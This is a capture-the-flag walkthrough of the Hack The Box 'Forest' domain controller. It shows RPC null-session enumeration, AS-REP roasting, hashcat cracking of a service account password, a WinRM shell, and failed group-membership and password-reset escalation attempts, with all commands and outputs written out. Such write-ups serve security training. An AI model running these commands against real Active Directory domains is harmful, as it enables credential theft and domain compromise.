HTB:Forest
Intro
Forest is a easy-difficulty Windows machine, which provides a great introduction to RPC enumeration, AS-REP Roasting, Bloodhound
Attack path:
1
2
3
4
5
6
7
8
9
10
11
12
Unauthenticated RPC enum
   └── enumdomusers + queryuser → ACB flag analysis
       └── svc-alfresco (ACB_DONT_REQUIRE_PREAUTH)
           └── AS-REP Roast → hash → hashcat (rockyou)
               └── svc-alfresco:s3rvice
                   └── WinRM → user.txt
                       └── BloodHound: Account Operators
                           └── GenericAll → Exchange Windows Permissions
                               └── WriteDacl over HTB.LOCAL
                                   └── bloodyAD → DCSync rights
                                       └── secretsdump.py → Administrator hash
                                           └── Pass-the-Hash → root.txt
TL;DR
- Enumerate domain users via unauthenticated RPC (
rpcclient). Manually inspectacb_infobitfields to identifyACB_DONT_REQUIRE_PREAUTHonsvc-alfresco.- AS-REP roast with
GetNPUsers.py, crack the recovered hash withhashcatto obtainsvc-alfresco:s3rvice.- Gain a WinRM shell.
svc-alfrescois a member ofAccount Operators, which hasGenericAlloverExchange Windows Permissions.- Use
net rpc group addmemto addsvc-alfrescotoExchange Windows Permissions, which holdsWriteDaclover the domain.- Abuse
WriteDaclviabloodyADto grant DCSync rights, then dump the Administrator hash withsecretsdump.py.- Pass-the-Hash via
evil-winrmfor Administrator shell.
Nmap Enumeration
As is usual, we’ll start off with an Nmap scan to determine what ports are open.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
sudo nmap -sVC 10.129.95.210
[sudo] password for truffle:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-03-25 09:44 AWST
Nmap scan report for 10.129.95.210
Host is up (0.30s latency).
Not shown: 989 closed tcp ports (reset)
PORT     STATE SERVICE      VERSION
53/tcp   open  domain       Simple DNS Plus
88/tcp   open  kerberos-sec Microsoft Windows Kerberos (server time: 2026-03-25 01:55:16Z)
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds (workgroup: HTB)
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap         Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
Service Info: Host: FOREST; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-os-discovery:
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
|   Computer name: FOREST
|   NetBIOS computer name: FOREST\x00
|   Domain name: htb.local
|   Forest name: htb.local
|   FQDN: FOREST.htb.local
|_  System time: 2026-03-24T18:55:44-07:00
| smb2-time:
|   date: 2026-03-25T01:55:46
|_  start_date: 2026-03-25T01:50:07
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: mean: 2h30m20s, deviation: 4h02m31s, median: 10m19s
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 74.03 seconds
The following are of note:
- Likely a Domain Controller. Combination of DNS (53), Kerberos (88), LDAP (389/3268), and kpasswd (464) is the classic DC fingerprint.
- Domain info leaked:
htb.localas both domain and forest name, FQDNFOREST.htb.local. We’ll add these to our /etc/hosts - DNS on TCP 53. We could try a zone transfer, but there are no webservers running, so limited use right now.
- SMB guest account used. Script authenticated as guest. May be possible to get anonymous/guest auth.
- Clock skew: 2h30m20s - relevant if kerberos comes up
Poking at services
SMB
Given the script scan, and as a usual test, we’ll attempt some initial enumeration on smb
1
2
3
4
5
6
7
8
nxc smb forest -u '' -p '' --shares
SMB         10.129.95.210   445    FOREST           [*] Windows Server 2016 Standard 14393 x64 (name:FOREST) (domain:htb.local) (signing:True) (SMBv1:True) (Null Auth:True)
SMB         10.129.95.210   445    FOREST           [+] htb.local\:
SMB         10.129.95.210   445    FOREST           [-] Error enumerating shares: STATUS_ACCESS_DENIED

~/htb/boxes/forest 13s ❯ nxc smb forest -u 'anonymous' -p '' --shares
SMB         10.129.95.210   445    FOREST           [*] Windows Server 2016 Standard 14393 x64 (name:FOREST) (domain:htb.local) (signing:True) (SMBv1:True) (Null Auth:True)
SMB         10.129.95.210   445    FOREST           [-] htb.local\anonymous: STATUS_LOGON_FAILURE
No luck here.
DNS
1
2
3
4
5
dig axfr forest.htb.local@10.129.95.210

; <<>> DiG 9.18.41-1~deb12u1-Debian <<>> axfr forest.htb.local@10.129.95.210
;; global options: +cmd
; Transfer failed.
No luck here.
RPC
RPC can give us a surprising amount of information when null sessions aren’t restricted. It’s important to note that most harderned enironments wont allow null session, but older or misconfigured hosts still allow this, as anonymous RPC access is permitted in earlier Windows versions. Modern hardening guidelines suggest disabling it via
RestrictAnonymousregistry settings and applying network-level firewall rules.
Here we’re querying the domain.
1
2
3
4
5
6
7
8
9
10
11
12
rpcclient $> querydominfo
Domain:         HTB
Server:
Comment:
Total Users:    105
Total Groups:   0
Total Aliases:  0
Sequence No:    1
Force Logoff:   18446744073709551615
Domain Server State:    0x1
Server Role:    ROLE_DOMAIN_PDC
Unknown 3:      0x1
We can see we have Server Role: ROLE_DOMAIN_PDC which confirms our suspisions from the nmap scan, that this is indeed a DC.
Here we’re querying pasword properties. Always good info incase we need to perform a password spray.
1
2
3
rpcclient $> getdompwinfo
min_password_length: 7
password_properties: 0x00000000
password_properties: 0x00000000 tells us there is no password complexity enforced (mixed case, numbers, symbols)
We can enumerate system privileges
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
rpcclient $> enumprivs
found 35 privileges

SeCreateTokenPrivilege          0:2 (0x0:0x2)
SeAssignPrimaryTokenPrivilege           0:3 (0x0:0x3)
SeLockMemoryPrivilege           0:4 (0x0:0x4)
SeIncreaseQuotaPrivilege                0:5 (0x0:0x5)
SeMachineAccountPrivilege               0:6 (0x0:0x6)
SeTcbPrivilege          0:7 (0x0:0x7)
SeSecurityPrivilege             0:8 (0x0:0x8)
SeTakeOwnershipPrivilege                0:9 (0x0:0x9)
SeLoadDriverPrivilege           0:10 (0x0:0xa)
SeSystemProfilePrivilege                0:11 (0x0:0xb)
SeSystemtimePrivilege           0:12 (0x0:0xc)
SeProfileSingleProcessPrivilege                 0:13 (0x0:0xd)
SeIncreaseBasePriorityPrivilege                 0:14 (0x0:0xe)
SeCreatePagefilePrivilege               0:15 (0x0:0xf)
SeCreatePermanentPrivilege              0:16 (0x0:0x10)
SeBackupPrivilege               0:17 (0x0:0x11)
SeRestorePrivilege              0:18 (0x0:0x12)
SeShutdownPrivilege             0:19 (0x0:0x13)
SeDebugPrivilege                0:20 (0x0:0x14)
SeAuditPrivilege                0:21 (0x0:0x15)
SeSystemEnvironmentPrivilege            0:22 (0x0:0x16)
SeChangeNotifyPrivilege                 0:23 (0x0:0x17)
SeRemoteShutdownPrivilege               0:24 (0x0:0x18)
SeUndockPrivilege               0:25 (0x0:0x19)
SeSyncAgentPrivilege            0:26 (0x0:0x1a)
SeEnableDelegationPrivilege             0:27 (0x0:0x1b)
SeManageVolumePrivilege                 0:28 (0x0:0x1c)
SeImpersonatePrivilege          0:29 (0x0:0x1d)
SeCreateGlobalPrivilege                 0:30 (0x0:0x1e)
SeTrustedCredManAccessPrivilege                 0:31 (0x0:0x1f)
SeRelabelPrivilege              0:32 (0x0:0x20)
SeIncreaseWorkingSetPrivilege           0:33 (0x0:0x21)
SeTimeZonePrivilege             0:34 (0x0:0x22)
SeCreateSymbolicLinkPrivilege           0:35 (0x0:0x23)
SeDelegateSessionUserImpersonatePrivilege               0:36 (0x0:0x24)
Nothing overly interesting here. Standard privilege set for a DC.
Here we’re enumerating the users in the domain, which can inform a lot of attacks, and in this case is a crucial step in our attack chain.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[DefaultAccount] rid:[0x1f7]
user:[$331000-VK4ADACQNUCA] rid:[0x463]
user:[SM_2c8eef0a09b545acb] rid:[0x464]
user:[SM_ca8c2ed5bdab4dc9b] rid:[0x465]
user:[SM_75a538d3025e4db9a] rid:[0x466]
user:[SM_681f53d4942840e18] rid:[0x467]
user:[SM_1b41c9286325456bb] rid:[0x468]
user:[SM_9b69f1b9d2cc45549] rid:[0x469]
user:[SM_7c96b981967141ebb] rid:[0x46a]
user:[SM_c75ee099d0a64c91b] rid:[0x46b]
user:[SM_1ffab36a2f5f479cb] rid:[0x46c]
user:[HealthMailboxc3d7722] rid:[0x46e]
user:[HealthMailboxfc9daad] rid:[0x46f]
user:[HealthMailboxc0a90c9] rid:[0x470]
user:[HealthMailbox670628e] rid:[0x471]
user:[HealthMailbox968e74d] rid:[0x472]
user:[HealthMailbox6ded678] rid:[0x473]
user:[HealthMailbox83d6781] rid:[0x474]
user:[HealthMailboxfd87238] rid:[0x475]
user:[HealthMailboxb01ac64] rid:[0x476]
user:[HealthMailbox7108a4e] rid:[0x477]
user:[HealthMailbox0659cc1] rid:[0x478]
user:[sebastien] rid:[0x479]
user:[lucinda] rid:[0x47a]
user:[svc-alfresco] rid:[0x47b]
user:[andy] rid:[0x47e]
user:[mark] rid:[0x47f]
user:[santi] rid:[0x480]
It’s important to note that SM_* and HealthMailbox* accounts are created automatically by Exchange and are generally not useful targets. In this case, we’ll focus on the human accounts.
RPC interlude
Whilst we can use automatic tools such as GetNPUsers.py and a list of known users to check if any accounts are AS-REProastable - that is whether DONT_REQ_PREAUTH is set - it’s a fun little exercise to check this manually.
As we can see above, we have the following ‘generic’ users and their RIDs
1
2
3
4
5
6
user:[sebastien] rid:[0x479]
user:[lucinda] rid:[0x47a]
user:[svc-alfresco] rid:[0x47b]
user:[andy] rid:[0x47e]
user:[mark] rid:[0x47f]
user:[santi] rid:[0x480]
We can use queryuser 0x<RID> to get information about a user. In this case, sebastien :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
rpcclient $> queryuser 0x479
        User Name   :   sebastien
        Full Name   :   Sebastien Caron
        Home Drive  :
        Dir Drive   :
        Profile Path:
        Logon Script:
        Description :
        Workstations:
        Comment     :
        Remote Dial :
        Logon Time               :      Mon, 23 Sep 2019 06:29:30 AWST
        Logoff Time              :      Thu, 01 Jan 1970 08:00:00 AWST
        Kickoff Time             :      Thu, 14 Sep 30828 10:48:05 AWST
        Password last set Time   :      Fri, 20 Sep 2019 08:30:00 AWST
        Password can change Time :      Sat, 21 Sep 2019 08:30:00 AWST
        Password must change Time:      Thu, 14 Sep 30828 10:48:05 AWST
        unknown_2[0..31]...
        user_rid :      0x479
        group_rid:      0x201
        acb_info :      0x00000210
        fields_present: 0x00ffffff
        logon_divs:     168
        bad_password_count:     0x00000000
        logon_count:    0x00000008
        padding1[0..7]...
        logon_hrs[0..21]...
The Correct Flags
A word of warning here is thatrpcclientuses Samba’s ACB flags, and NOT microsoft’suserAccountControlbits.
This difference in bitfield values tripped me up here, as I was able to AS-REProast the svc-alfresco user, but the bitfield didn’t add up. The obvious solution here is that we should know our tools and what they reference.
In this specific case, we’re interested in whether an account is AS-REProastable, we can cross-reference the acb_info bitfield with Samba’s ACB flags. We can find the flags in this very niche part of the internet here.
For the purposes of this walkthrough, and your reading pleasure, I’ll list some common flags below.
| Hex Value | Flag Name | Meaning |
|---|---|---|
0x00000001 | ACB_DISABLED | Account disabled |
0x00000002 | ACB_HOMDIRREQ | Home directory required |
0x00000004 | ACB_PWNOTREQ | Password not required |
0x00000008 | ACB_TEMPDUP | Temporary duplicate account |
0x00000010 | ACB_NORMAL | Normal user account |
0x00000020 | ACB_MNS | MNS logon user account |
0x00000040 | ACB_DOMTRUST | Interdomain trust account |
0x00000080 | ACB_WSTRUST | Workstation trust account |
0x00000100 | ACB_SVRTRUST | Server trust account (BDC) |
0x00000200 | ACB_PWNOEXP | Password does not expire |
0x00000400 | ACB_AUTOLOCK | Account auto locked |
0x00000800 | ACB_ENC_TXT_PWD_ALLOWED | Encrypted text password allowed |
0x00001000 | ACB_SMARTCARD_REQUIRED | Smart Card required |
0x00002000 | ACB_TRUSTED_FOR_DELEGATION | Trusted for delegation |
0x00010000 | ACB_DONT_REQUIRE_PREAUTH | Preauth not required (AS-REP roastable!) |
In Sebastien’s case, they have the following Bitfield: acb_info : 0x00000210. We can see that this is a combination of the following:
0x00000010: ACB_NORMAL - Normal user account + 0x00000200: ACB_PWNOEXP- Password does not expire
In essence, Sebastien is a regular plain ol’ pesky user which requires preauth.
Going down the list, we arrive at svc-alfresco. We can query against svc-alfresco and get the following:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
rpcclient $> queryuser 0x47b
        User Name   :   svc-alfresco
        Full Name   :   svc-alfresco
        Home Drive  :
        Dir Drive   :
        Profile Path:
        Logon Script:
        Description :
        Workstations:
        Comment     :
        Remote Dial :
        Logon Time               :      Wed, 25 Mar 2026 10:57:08 AWST
        Logoff Time              :      Thu, 01 Jan 1970 08:00:00 AWST
        Kickoff Time             :      Thu, 01 Jan 1970 08:00:00 AWST
        Password last set Time   :      Wed, 25 Mar 2026 10:57:28 AWST
        Password can change Time :      Thu, 26 Mar 2026 10:57:28 AWST
        Password must change Time:      Thu, 14 Sep 30828 10:48:05 AWST
        unknown_2[0..31]...
        user_rid :      0x47b
        group_rid:      0x201
        acb_info :      0x00010210
        fields_present: 0x00ffffff
        logon_divs:     168
        bad_password_count:     0x00000000
        logon_count:    0x00000007
        padding1[0..7]...
We see they have the following Bitfield: acb_info:0x00010210
This is a combination of: 0x00010000: ACB_DONT_REQUIRE_PREAUTH- Preauth not required (AS-REP roastable!) + 0x00000010: ACB_NORMAL - Normal user account + 0x00000200: ACB_PWNOEXP- Password does not expire
In summary, we love this svc-alfresco user (as attackers). Because Preauth is not required for this user, we can we can attempt an AS-REP attack, grab their hash, crack it, and gain some priv-esc.
Microsoft version
For refernece, if we were using a tool that used microsoft’s UAC we would have the following values (contrasted with sambas):
Flag Microsoft UAC Samba ACB Don’t require preauth 0x004000000x00010000Normal account 0x000002000x00000010Password never expires 0x000100000x00000200
Before we sink our hooks into svc-alfresco, lets see what groups are on the machine:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
rpcclient $> enumdomgroups
group:[Enterprise Read-only Domain Controllers] rid:[0x1f2]
group:[Domain Admins] rid:[0x200]
group:[Domain Users] rid:[0x201]
group:[Domain Guests] rid:[0x202]
group:[Domain Computers] rid:[0x203]
group:[Domain Controllers] rid:[0x204]
group:[Schema Admins] rid:[0x206]
group:[Enterprise Admins] rid:[0x207]
group:[Group Policy Creator Owners] rid:[0x208]
group:[Read-only Domain Controllers] rid:[0x209]
group:[Cloneable Domain Controllers] rid:[0x20a]
group:[Protected Users] rid:[0x20d]
group:[Key Admins] rid:[0x20e]
group:[Enterprise Key Admins] rid:[0x20f]
group:[DnsUpdateProxy] rid:[0x44e]
group:[Organization Management] rid:[0x450]
group:[Recipient Management] rid:[0x451]
group:[View-Only Organization Management] rid:[0x452]
group:[Public Folder Management] rid:[0x453]
group:[UM Management] rid:[0x454]
group:[Help Desk] rid:[0x455]
group:[Records Management] rid:[0x456]
group:[Discovery Management] rid:[0x457]
group:[Server Management] rid:[0x458]
group:[Delegated Setup] rid:[0x459]
group:[Hygiene Management] rid:[0x45a]
group:[Compliance Management] rid:[0x45b]
group:[Security Reader] rid:[0x45c]
group:[Security Administrator] rid:[0x45d]
group:[Exchange Servers] rid:[0x45e]
group:[Exchange Trusted Subsystem] rid:[0x45f]
group:[Managed Availability Servers] rid:[0x460]
group:[Exchange Windows Permissions] rid:[0x461]
group:[ExchangeLegacyInterop] rid:[0x462]
group:[$D31000-NSEL5BRJ63V7] rid:[0x46d]
group:[Service Accounts] rid:[0x47c]
group:[Privileged IT Accounts] rid:[0x47d]
group:[test] rid:[0x13ed]
We can also query our user: [svc-alfresco] rid:[0x47b] group membership.
1
2
3
4
5
6
7
8
9
10
11
12
13
rpcclient $> queryusergroups 0x47b
        group rid:[0x201] attr:[0x7]
        group rid:[0x47c] attr:[0x7]
rpcclient $> querygroup 0x201
        Group Name:     Domain Users
        Description:    All domain users
        Group Attribute:7
        Num Members:30
rpcclient $> querygroup 0x47c
        Group Name:     Service Accounts
        Description:
        Group Attribute:7
        Num Members:1
Given his the prefix of svc, it’s not a surpise to see they’re a member of the Service Accounts group. Of course, we can do all of this with bloodhound once we get a password, but I hope you learnt something from this detour.
Getting a foothold
For completeness, despite knowing that only svc-alfresco is AS-REProastable, we’ll create a list of users.
We’ll create a list of users from our previous enumeration:
1
2
3
4
5
6
7
Administrator
sebastien
lucinda
svc-alfresco
andy
mark
santi
AS-REP roast
We can attempt an AS-REP roast.
1
2
3
4
5
6
7
8
9
10
11
GetNPUsers.py htb.local/FOREST -usersfile names.txt -dc-ip 10.129.95.210 -format hashcat -outputfile hashes.txt
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

Password:
[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User sebastien doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User lucinda doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$svc-alfresco@HTB.LOCAL:e7934a27317b251db3e7dcffc56e4afe$c98f81fbe30ada0655004f8424826fb68a2f7d00aae47f23c5478ffeb85ca1a7bc821677073e32b85d9a1019e9fa9a129b7514011685300520fd92c1df13bf61d645e31204fdd84aa85378a57585ce55f9056e7d34597b244e89454e2a59beff3fe7b73a9ca7ec7735ec11730e51130f1c585a30e618cb7107ca0c1d8edca075c65ed07d204d46f59055da7e6b2bddbe271098be6127598825c2d5a4a8783282912779acfa21ed441d85e1a07b6662c4370fa8a536d7ff70254d010600a94399414ad17d00c1c01ee1b681c15e143de6c96c891a494da75d3bda52cf347f20daf9923b65d89f
[-] User andy doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User mark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User santi doesn't have UF_DONT_REQUIRE_PREAUTH set
and how surprising, the svc-alfresco user is vulnerable and we get a hash.
We’ll use hashcat’s auto-detect mode ( usually -m 18200)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
hashcat hashes.txt /usr/share/wordlists/rockyou.txt

...snip...

$krb5asrep$23$svc-alfresco@HTB.LOCAL:e7934a27317b251db3e7dcffc56e4afe$c98f81fbe30ada0655004f8424826fb68a2f7d00aae47f23c5478ffeb85ca1a7bc821677073e32b85d9a1019e9fa9a129b7514011685300520fd92c1df13bf61d645e31204fdd84aa85378a57585ce55f9056e7d34597b244e89454e2a59beff3fe7b73a9ca7ec7735ec11730e51130f1c585a30e618cb7107ca0c1d8edca075c65ed07d204d46f59055da7e6b2bddbe271098be6127598825c2d5a4a
8783282912779acfa21ed441d85e1a07b6662c4370fa8a536d7ff70254d010600a94399414ad17d00c1c01ee1b681c15e143de6c96c891a494da75d3bda52cf347f20daf9923b65d89f:s3rvice

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target......: $krb5asrep$23$svc-alfresco@HTB.LOCAL:e7934a27317b25...65d89f
Time.Started.....: Wed Mar 25 11:29:12 2026 (5 secs)
Time.Estimated...: Wed Mar 25 11:29:17 2026 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   801.2 kH/s (2.11ms) @ Accel:1024 Loops:1 Thr:1 Vec:16
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 4087808/14344385 (28.50%)
Rejected.........: 0/4087808 (0.00%)
Restore.Point....: 4083712/14344385 (28.47%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: s523480 -> s2704081
Hardware.Mon.#1..: Util: 85%

Started: Wed Mar 25 11:29:07 2026
Stopped: Wed Mar 25 11:29:19 2026
Nice! We now have some credentials: svc-alfresco:s3rvice
Testing SMB
1
2
3
4
5
6
7
8
9
10
11
nxc smb forest -u 'svc-alfresco' -p 's3rvice' --shares
SMB         10.129.191.207  445    FOREST           [*] Windows Server 2016 Standard 14393 x64 (name:FOREST) (domain:htb.local) (signing:True) (SMBv1:True) (Null Auth:True)
SMB         10.129.191.207  445    FOREST           [+] htb.local\svc-alfresco:s3rvice
SMB         10.129.191.207  445    FOREST           [*] Enumerated shares
SMB         10.129.191.207  445    FOREST           Share           Permissions     Remark
SMB         10.129.191.207  445    FOREST           -----           -----------     ------
SMB         10.129.191.207  445    FOREST           ADMIN$                          Remote Admin
SMB         10.129.191.207  445    FOREST           C$                              Default share
SMB         10.129.191.207  445    FOREST           IPC$            READ            Remote IPC
SMB         10.129.191.207  445    FOREST           NETLOGON        READ            Logon server share
SMB         10.129.191.207  445    FOREST           SYSVOL          READ            Logon server share
No luck here
Testing for Kerberoasting
Given the svc-alfresco naming convention suggests a service account, it’s worth checking whether any SPNs are registered.
Note: Kerberoastable accounts require an SPN to be set.
1
2
3
4
5
nxc ldap forest -u 'svc-alfresco' -p 's3rvice' --kerberoasting output.txt
LDAP        10.129.191.207  389    FOREST           [*] Windows 10 / Server 2016 Build 14393 (name:FOREST) (domain:htb.local) (signing:None) (channel binding:No TLS cert)
LDAP        10.129.191.207  389    FOREST           [+] htb.local\svc-alfresco:s3rvice
LDAP        10.129.191.207  389    FOREST           [*] Skipping disabled account: krbtgt
LDAP        10.129.191.207  389    FOREST           [*] Total of records returned
Hunting with Bloodhound
I’ll set up my docker container, as I’ve done in other boxes and then we’ll run bloodhound:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
bloodhound-ce-python -d htb.local -c All -u svc-alfresco -p s3rvice -ns 10.129.191.207 --zip
INFO: BloodHound.py for BloodHound Community Edition
INFO: Found AD domain: htb.local
INFO: Getting TGT for user
INFO: Connecting to LDAP server: FOREST.htb.local
INFO: Testing resolved hostname connectivity dead:beef::129
INFO: Trying LDAP connection to dead:beef::129
INFO: Testing resolved hostname connectivity dead:beef::e489:a29a:dc5:49a1
INFO: Trying LDAP connection to dead:beef::e489:a29a:dc5:49a1
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 2 computers
INFO: Connecting to LDAP server: FOREST.htb.local
INFO: Testing resolved hostname connectivity dead:beef::129
INFO: Trying LDAP connection to dead:beef::129
INFO: Testing resolved hostname connectivity dead:beef::e489:a29a:dc5:49a1
INFO: Trying LDAP connection to dead:beef::e489:a29a:dc5:49a1
INFO: Found 32 users
INFO: Found 76 groups
INFO: Found 2 gpos
INFO: Found 15 ous
INFO: Found 20 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: EXCH01.htb.local
INFO: Querying computer: FOREST.htb.local
INFO: Done in 01M 31S
INFO: Compressing output into 20260325152525_bloodhound.zip
1
2
3
4
rusthound-ce -d htb.local -u 'svc-alfresco' -p 's3rvice' -o forest
...snip..

RustHound-CE Enumeration Completed at 15:20:34 on 03/25/26! Happy Graphing!
Access with winrm
Whilst bloodhound is doing its thing, we can test if we can access the machine
1
2
3
nxc winrm forest -u 'svc-alfresco' -p 's3rvice'
WINRM       10.129.191.207  5985   FOREST           [*] Windows 10 / Server 2016 Build 14393 (name:FOREST) (domain:htb.local)
WINRM       10.129.191.207  5985   FOREST           [+] htb.local\svc-alfresco:s3rvice (Pwn3d!)
Getting shell
1
2
3
4
5
6
7
8
9
10
11
12
evil-winrm -i forest -u 'svc-alfresco' -p 's3rvice'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> whoami
htb\svc-alfresco
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents>
user.txt
Nice, we see user flag.
1
2
Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> type user.txt
e733c368efb8a329db1e08b0d63*****
Priv-esc attempt uno
Looking at bloodhound, we see the same relationship, but with some extra juice! 
We can see that we’re ultimately a member of the Account Operators group, which has GenericAll over Organization Management, which in turn has GenericAll over Administrator.
The simplest approach here would be adding ourselves to the Organization Management group and then changing the administrators
1
2
3
4
5
6
7
8
net rpc group addmem "ORGANIZATION MANAGEMENT" "svc-alfresco" -U "htb.local"/"svc-alfresco"%"s3rvice" -S "FOREST.htb.local"

net rpc group members "ORGANIZATION MANAGEMENT" -U "htb.local"/"svc-alfresco"%"s3rvice" -S "FOREST.htb.local"
HTB\Administrator
HTB\svc-alfresco

net rpc password  "Administrator" "newP@ssword2022" -U "htb.local"/"svc-alfresco"%"s3rvice" -S "FOREST.htb.local"
Failed to set password for 'Administrator' with error: Access is denied..
No luck here.
I’ll try to add an SPN
1
2
3
4
5
bloodyAD -d forest.htb.local -u 'svc-alfresco' -p 's3rvice' -H 10.129.191.207  msldap addspn 'CN=ADMINISTRATOR,CN=Users,DC=HTB,DC=LOCAL' 'fake/evilservice'
Traceback (most recent call last):
  File "/home/truffle/tools/certipy-venv/lib/python3.12/site-packages/badldap/examples/msldapclient.py", line 1363, in do_addspn
    raise err
badldap.commons.exceptions.LDAPModifyException: insufficientAccessRights for CN=ADMINISTRATOR,CN=Users,DC=HTB,DC=LOCAL (Attr) — Reason:(ERROR_DS_INSUFF_ACCESS_RIGHTS) Insufficient access rights to perform the operation.
No luck here either. Looks like it’s not going to be that easy.
What happened here?
TheAdministratoraccount is protected by AdminSDHolder. A background process (SDProp) resets ACLs on protected accounts every 60 minutes, stripping any permissions granted throughOrganization Management. Additionally,GenericAllover a group only grants the ability to add members. Control doesn’t transitively flow to the group’s own targets.
Priv-esc attempt duo
Moving on, my first thought was to do some pathfinding.
To save us the disapointment (spoiler) of looking at five seperate user graphs with no findings, we can use the following cypher to do this in one swoop (and perform a little housekeeping):
1
2
3
4
5
6
7
MATCH p=(u1:User)-[:MemberOf*1..]->(g:Group)-[:GenericAll]->(u2:User)
WHERE g.name STARTS WITH 'ACCOUNT OPERATORS'
AND NOT u1.name STARTS WITH 'HEALTHMAIL'
AND NOT u2.name STARTS WITH 'HEALTHMAIL'
AND NOT u1.name STARTS WITH 'SM_'
AND NOT u2.name STARTS WITH 'SM_'
RETURN p
